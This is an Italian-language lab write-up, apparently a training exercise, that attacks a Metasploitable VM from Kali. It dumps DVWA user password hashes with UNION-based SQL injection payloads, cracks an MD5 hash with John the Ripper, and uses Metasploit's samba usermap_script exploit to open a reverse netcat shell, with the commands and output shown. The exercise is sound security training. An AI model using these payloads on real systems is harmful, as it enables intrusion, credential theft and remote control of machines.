

Mettiamo le 2 macchine sulla stessa rete interna,

metasploitable ip 192.168.13.150

kali ip 192.168.13.100

DVWA VULNERABILITY

su kali apriamo il browser ed andiamo su

<http://192.168.13.150/dvwa/index.php>


admin/password per entrare

settiamo la DVWA Security a low con il menu a tendina nell'omonima sezione

andiamo nella sezione di SQLInjection e digitiamo a 'OR ' '=' per ottenere la lista di nomi e cognomi degli utenti del DB. Dobbiamo cercare user e password di Pablo Picasso

```
' union select column_name,null from information_schema.columns where table_name='users'-- -
```

Per mostrare le varie colonne della tabella users



Possiamo vedere che fra le varie colonne della tabella, c'è anche quella per il salvataggio della password.

```
' union select user, password from users-- -
```

Con questo frammento sql estraiamo dal db user e password: notiamo che le password sono crittografate con un hash MD5.

Per rendere chiara la password si puo' decriptare, online ci sono diversi decripter tra cui <https://www.dcode.fr/md5-hash>

o, da kali, con john the ripper: bisogna salvare in un file di testo la password criptata e lanciare il comando

```
john <path/to/password.txt> --format=Raw-MD5
```

la password è: **letmein**

MSFCONSOLE EXPLOIT TCP 445

Cerchiamo l'exploit suggerito nella consegna:

```
msfconsole
```

avviata la console msf cerchiamo ed usiamo l'exploit

```
search samba
```

```
use exploit/multi/samba/usermap_script
```

controlliamo che opzioni sono settabili:

```
show options
```

```
msf6 exploit(multi/samba/usermap_script) > show options
Module options (exploit/multi/samba/usermap_script):


| Name   | Current Setting | Required | Description                                                                                            |
|--------|-----------------|----------|--------------------------------------------------------------------------------------------------------|
| RHOSTS |                 | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT  | 139             | yes      | The target port (TCP)                                                                                  |


Payload options (cmd/unix/reverse_netcat):


| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.13.100  | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |


Exploit target:


| Id | Name      |
|----|-----------|
| 0  | Automatic |


View the full module info with the info, or info -d command.
msf6 exploit(multi/samba/usermap_script) > 
```

Tra le opzioni vediamo che RHOST ovvero l'host remoto non è stato settato, mentre sono settati di default il payload, l'host locale e le porte designate alla connessione che instaurerà l'exploit.

Facciamolo con il comando set RHOST passandogli l'ip della macchina meta e set RPORT per settare la porta a 445 come richiesto dalla consegna

```
set RHOSTS 192.168.13.150
```

```
set RPORT 445
```

```
exploit
```

```
msf6 exploit(multi/samba/usermap_script) > set rport 445
rport => 445
msf6 exploit(multi/samba/usermap_script) > set rhosts 192.168.13.150
rhosts => 192.168.13.150
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP handler on 192.168.13.100:4444
[*] Command shell session 1 opened (192.168.13.100:4444 -> 192.168.13.150:53388) at 2023-09-25 14:48:53 -0400

ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:87:28:05
          inet addr:192.168.13.150  Bcast:192.168.13.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe87:2805/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1654 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1529 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:138137 (134.8 KB)  TX bytes:125028 (122.0 KB)
          Base address:0xd020  Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:204 errors:0 dropped:0 overruns:0 frame:0
          TX packets:204 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:58593 (57.2 KB)  TX bytes:58593 (57.2 KB)

shell.png
x Find: reverse
```

Come una volta instaurata la connessione sarà possibile usare la shell. In questo caso abbiamo usato il comando `ifconfig` per assicurarci di essere nella macchina vittima.